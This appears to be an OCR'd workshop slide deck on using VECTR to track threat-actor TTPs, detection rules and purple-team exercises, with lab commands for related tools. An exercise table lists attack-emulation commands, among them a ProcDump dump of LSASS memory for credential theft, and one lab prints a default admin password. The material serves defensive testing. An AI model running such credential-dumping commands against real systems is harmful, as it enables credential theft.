
Set-Up: Detection Rules

Detection Rules allow detections to be mapped to specific TTPs; which can help develop a complete and "single-pane-of-glass" view of a TTP, and its viability in your environment.

Note, this feature is currently being redeveloped within VECTR.

- *Data Sources*: Reflect the various telemetry which underpins your ability to develop detections
- *Generic Rule Sources*: Vendor agnostic rule schemas, like Sigma, YARA, etc
- *Generic Detection Rules*: Tool agnostic rules
- *Tool Specific Rules*: Vendor specific rules, such as Splunk, Tanium Signals, etc
- *Detection Rule Mapping*: The mechanism which link your rules to their corresponding TTPs

Navigate: Library → Detection Rules



ANALYST 201

Ad-Hoc vs Campaign Templates

VECTR allows attack chains to be created in an ad-hoc manner, directly under an Assessment. However, these types of campaigns cannot easily be exported for collaboration purposes.

Any Test Case (TTP), Campaign (Intrusion) or Assessment (Threat Actor) that is likely to be repeated (or shared) can instead be developed as a Template; allowing individual components to be reassembled into new attack chains, or exported as part of complete set.

Templated Campaigns and Assessments are stored within VECTR's currently selected *Environment*. To support collaboration, they can be exported as JSON/YAML files which can be imported into VECTR using the *Import Data* feature within the *Library* menu.

Navigate: Library → Assessment Library

Navigate: Library → Campaign Library

Ad-Hoc Campaigns	One-off attack chains that will *not* be retested, or shared with the community.
Templated Campaigns	Use Templated campaigns to be able to easily re-use the exact attack chain multiple times: • Ideal for Progress Reporting • Essential for sharing Templated Campaigns are accessible via *New Campaign* → *Template*

ANALYST 201


VECTR Documentation

VECTR's documentation provides detailed information about its installation, maintenance and use — greater than what has been possible to demonstrate within this presentation today.

CITA recommends users review the *Getting Started* guide, including the *Important Concepts*, *Terminology* and *Best Practices* sections of the documentation *before* starting work on production deployments.

This is because certain aspects of VECTR's functionality — especially in relation to Assessment and Campaign re-organisation, are not conducive to correction.

Go to VECTR Documentation



Tips & Tricks

ANALYST 201

VECTR for CTI: General Recommendations

Actor Naming	Agree on a common naming taxonomy: e.g., *APT38 · Lazarus · Hidden Cobra*. Additionally, consider adding a prefix such as *RaaS:*, for common threat actor types.
Campaign Naming	Consider prefixing all campaigns with date serialisation to quickly sort chronologically: YYYYMM Campaign: e.g., *201602 Bank of Bangladesh*
Test Outcome Integrity	To prevent “polluting” your management information with informational Test Cases, abort them in the Red Team view: *Assessment → Campaign → Test Case → Abort*
Metadata	Establish standardised key-value pairs to capture Assessment, Campaign and Test Case related metadata, e.g., *jira:ticketID, leadTester:staffID, report:reportID, sha256:value*
Disable RTA Containers	Enterprise deployments of VECTR may be hindered due to VECTR’s RTA containers which can generate malicious payloads. These containers can be disabled in the Docker file.

ANALYST 201

VECTR for CTI: Better Escalation Paths & Test Cases


Tactic Creativity	VECTR allows flexibility in tactic categorisation while maintaining a technique's TID. e.g., consider moving *T1105: Ingress Tool Transfer* from Command & Control to Execution.
Test Case Ordering	VECTR's Escalation Path is linear, and doesn't support much customisation. However, re-ordering Test Case rows provides some control as to how an attack chain forks.
Test Case Prefixes	For clearer and improved Escalation Path diagrams, prefix Test Cases with corresponding tool names, e.g., from *Dump Credentials* to *Mimikatz: Dump Credentials*
Tool Selection	Rather than categorising a technique as *T1059.001: PowerShell*, categorise it with its objective, and instead use the *Attacker Tools* selector to specify PowerShell.
References	Add references to the original source material on *all* Test Cases, including references to the NIST CVE NVD, a tool's GitHub repository, VirusTotal payloads, etc

ANALYST 201

ATT&CK Powered Suit: ATT&CK Reference

ATT&CK Powered Suit is a freely available browser extension that puts the MITRE ATT&CK knowledge base at your fingertips.

This extension enables in-line searches for tactics, techniques, and more without disrupting your workflow and allows snippets to be copied into VECTR to streamline the mapping process.



ANALYST 201


ChatGPT & Ollama: PowerShell / Code Deobfuscation

ChatGPT and other LLMs can be used by analysts to rapidly deobfuscate and make sense of PowerShell and other commands, as well as gain an understanding of core operating system components.

Those working in secure and air-gapped environments should also consider the use of local LLMs via Ollama.

Go to ChatGPT

Go to Ollama



Exercises

ANALYST 201

Exercise 0: VECTR Checklist

☐	**Create an Environment**	Create a new environment (for each VECTR use case), which will serve as your research database, e.g., *CTI Research, Red Team, SOC Incidents, etc*
☐	**Set Defense Layers**	Defense layers are the high-level, vendor agnostic controls to which specific controls belong. e.g., *Anti-Virus, EDR, Web Proxy, etc*
☐	**Set Defense Tools**	Defense Tools are the *specific* controls within your environment which can be used to both mitigate and detect techniques. *e.g., BlueCoat Proxy, Trend Micro XDR, etc*
☐	**Add Attacker Tools**	Create attacker-agnostic / commodity tools which are routinely observed in attacks, e.g., *Cobalt Strike, AnyDesk, ProcDump, FRP, ngrok, etc*
☐	**Create Assessments**	Create an assessment for each threat actor you wish to track – adding a concise summary within the description field, e.g., *APT31, Lazarus, RaaS: Akira, etc*
☐	**Configure Tags Across VECTR**	Create tags to be used in each of VECTR's three primary areas: Assessments, Campaigns and Test Cases. *Refer to slide 77 for sensible suggestions*

ANALYST 201

Exercise 1: Map an Intrusion in VECTR

The following exercises are intended to familiarise attendees with the methodologies and best practices outlined within this presentation, and how they can be applied within VECTR.

1	**Securonix**	*Threat Actors Target MSSQL Servers in DB#JAMMER to Deliver Freeworld Ransomware* https://www.securonix.com/blog/securonix-threat-labs-security-advisory-threat-actors-target-mssql-servers-in-dbjammer-to-deliver-freeworld-ransomware/
2	**Elastic**	*Unmasking a Financial Services Intrusion: REF0657* https://www.elastic.co/security-labs/unmasking-financial-services-intrusion-ref0657
3	**DFIR Report**	*Buzzing on Christmas Eve: Trigona Ransomware in 3 Hours* https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/

ANALYST 201

Exercise 2: Import Campaigns

VECTR's data import feature (accessible via the *Library* → *Import Data* menu) allows peers and Trust Groups to share entire Assessments (i.e., *multiple* campaigns attributed to a threat actor) or Campaigns (i.e., a *specific* intrusion) — thus fostering collaboration.

1	SRA	*Iranian TTPs* https://github.com/SecurityRiskAdvisors/VECTR/tree/master/cti
2	Red Canary	*Atomic Red Team Atomics* https://github.com/redcanaryco/atomic-red-team/tree/master/atomics/Indexes
3	MITRE	*Enterprise ATT&CK (Don't actually import this in production!)* https://github.com/mitre/cti/tree/master/enterprise-attack

ANALYST 201

Exercise 3A: Generate Test Case Real Time Assessments (RTAs)

VECTR features a native BAS-like payload creator allowing specific Test Cases, or entire Campaigns, to be emulated. This allows techniques to be tested in a consistent manner, and can help identify control regression failures. Accessible via the *Test Case* → *Automation & Logging* → *Configure* menu.

1	CMD	*T1016: System Network Configuration Discovery* `ipconfig /all >> %USERPROFILE%\Desktop\T1016.txt`
2	PowerShell	*T1518.001: Software Discovery: Security Software Discovery* `Get-CimInstance -Namespace root/securityCenter2 -classname antivirusproduct`
3	CMD + Execution Artifacts	*T1003.001: OS Credential Dumping: LSASS Memory: Dump LSASS via ProcDump* `procdump64.exe -accepteula -r -ma lsass.exe lsass.dmp`


ANALYST 201

Exercise 3B: Import Real Time Assessment Detonation Log

RTA payloads generated by VECTR can be detonated in a local or private sandbox, or in your authorised and nominated domain-joined environment.

In addition to sensor based telemetry, RTAs generate a JSON log file which can be imported back into VECTR.

Accessible via the *Assessments* → *Campaign* → *Campaign Actions* → *Import Log* menu



ANALYST 201

Exercise 4: Import SRA Threat Simulation Indexes

A Threat Simulation Index is a curated list of test cases derived from the threat groups of interest for members of a given industry. *Security Risk Advisors (SRA)* collaborates with experts in threat intelligence and cyber defence at targeted organisations to identify priorities for defence testing.

1	**Financial Services**	*11 Campaigns: 50 Test Cases: 44 MITRE ATT&CK Techniques* https://github.com/SecurityRiskAdvisors/indexes/tree/master/fs-index-2024
2	**Health**	*11 Campaigns: 51 Test Cases: 44 MITRE ATT&CK Techniques* https://github.com/SecurityRiskAdvisors/indexes/tree/master/h-index-2024
3	**Retail & Hospitality**	*11 Campaigns: 50 Test Cases: 43 MITRE ATT&CK Techniques* https://github.com/SecurityRiskAdvisors/indexes/tree/master/rh-index-2024
4	**OT**	*12 Campaigns: 54 Test Cases: 45 MITRE ATT&CK Techniques* https://github.com/SecurityRiskAdvisors/indexes/tree/master/ot-index-2024

ANALYST 201

Bonus Lab: Import RSS Feeds

This workshop's Github repository contains a curated list of intel feeds which can be used with your preferred RSS reader to triage reporting from some of the most capable, and trusted infosec experts.

TIP: No RSS access on your corporate machine? Malpedia maintains a curated and tagged feed of CTI content from across the web.

Go to Malpedia CTI Library

TERMINAL

```
# Install Flatpak
sudo apt install flatpak


# Add the Flathub repository
flatpak remote-add --if-not-exists flathub https://dl.flathub.org/
repo/flathub.flatpakrepo


# Install and run Newsflash
flatpak install flathub io.gitlab.news_flash.NewsFlash
flatpak run io.gitlab.news_flash.NewsFlash


# Import Feeds: Settings → Import OPML → CTI-DFIR-Feeds.opml
```

ANALYST 201

Bonus Lab: Threat Report ATT&CK Mapper (TRAM)

TRAM is an open-source platform designed to reduce cost and increase the effectiveness of integrating ATT&CK across the CTI community. It does this by automating the mapping of cyber threat intelligence (CTI) reports to ATT&CK.

Threat intel providers, threat intel platforms, and analysts can use TRAM to integrate ATT&CK more easily and consistently into their products.

TERMINAL

```
# Download the TRAM Docker file
sudo mkdir -p /opt/tram && cd /opt/tram
curl -LO https://github.com/center-for-threat-informed-defense/
tram/raw/main/docker/docker-compose.yml


# Deploy TRAM
# Change `DJANGO_SUPERUSER_PASSWORD` in `docker-compose.yml`
sudo docker-compose up
firefox "http://localhost:8000/"


# Login
# User: djangoSuperuser
# Password (if not changed): LEGITPassword1234
```

ANALYST 201

Bonus Lab: MITRE Engenuity Adversary Emulation Plans

MITRE's Adversary Emulation Library includes a collection of adversary emulation plans that allow organisations to evaluate their defensive capabilities against the real-world threats they face.

For this exercise, review the individual emulation plan YAML files and manually transfer them to a VECTR campaign.

Go to MITRE Emulation Plans

```
# Clone the Adversary Emulation Library
git clone https://github.com/center-for-threat-informed-defense/
adversary_emulation_library.git

# APT29: 2 Scenarios
# Bling Eagle: 1 Scenario
# Carbanak: 2 Scenarios
# FIN6: 2 Phases
# FIN7: 2 Scenarios
# menuPass: 2 Scenarios
# OceanLotus: 1 Scenario
# OilRig: 1 Scenario
# Sandworm: 2 Scenarios
# Turla: 2 Scenarios
# Wizard Spider: 2 Scenarios
```

ANALYST 201

Bonus Lab: Using the VECTR API

VECTR's GraphQL API allows analysts to create precise and flexible queries to both return data from, and commit data to the VECTR database.

The VECTR GraphQL API has just a single endpoint, which accepts a JSON-encoded body via (primarily) HTTP POST or GET requests:

https://<vectr_hostname>/sra-purpletools-rest/graphql

Go to VECTR API Documentation

TERMINAL

```
# Generate Key: Profile → API Keys → Create API Key

# Structure
# query {
#  object(db: "the_environment_name") {
#    JSON objects to return
#  }
# }

# Returns all Test Cases tagged `TH_CLI`
curl --insecure -H "Authorization: VEC1 Key:Secret" -H "Content-
Type: application/json" \
-d '{"query": "{testcases(db: \"DB\", filter: {tags: {name: {eq:
\"TH_CLI\"}}}) { nodes {  id mitreId name } } }"}' \
-X POST https://sravectr.internal:8081/sra-purpletools-rest/graphql
```

ANALYST 201

Bonus Lab: VECTR Market Maker

Market Maker is a suite of tools for managing threat simulation plans and test cases. *Market Maker* consists of three components: 1) Python library, 2) CLI scripts, and 3) extensions.

The documentation covers the core concepts and how to use the tool to generate bundles which can then be imported into other tooling, including VECTR.

Go to VECTR Market Maker Docs

TERMINAL

```
# Install Python
sudo apt-get install python3-pip python3.11-venv


# Create and activate a new Python virtual environment
python3.11 -m venv ~/a201/
source ~/a201/bin/activate


# Install Market Maker
pip3 install marketmaker


# Generate a Plan
mm-cli generate -t techniques/ -b blueprint.yml -o plan.yml
```

ANALYST 201

Further Reading: Methodology, Process & Tooling

Threat Modeling: As Easy as OATMEAL · *Elastic* ★
https://www.elastic.co/blog/threat-modeling-oatmeal

